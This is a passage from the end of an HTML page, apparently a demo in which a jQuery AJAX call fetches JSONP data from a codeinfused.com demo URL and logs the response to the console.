url: 'http://codeinfused.com/sfw/demos/jsonp.php',
type: 'GET',
dataType: 'jsonp',
success: function(r){
console.log(r);
}
});
return false;
});
});
</script>
</body>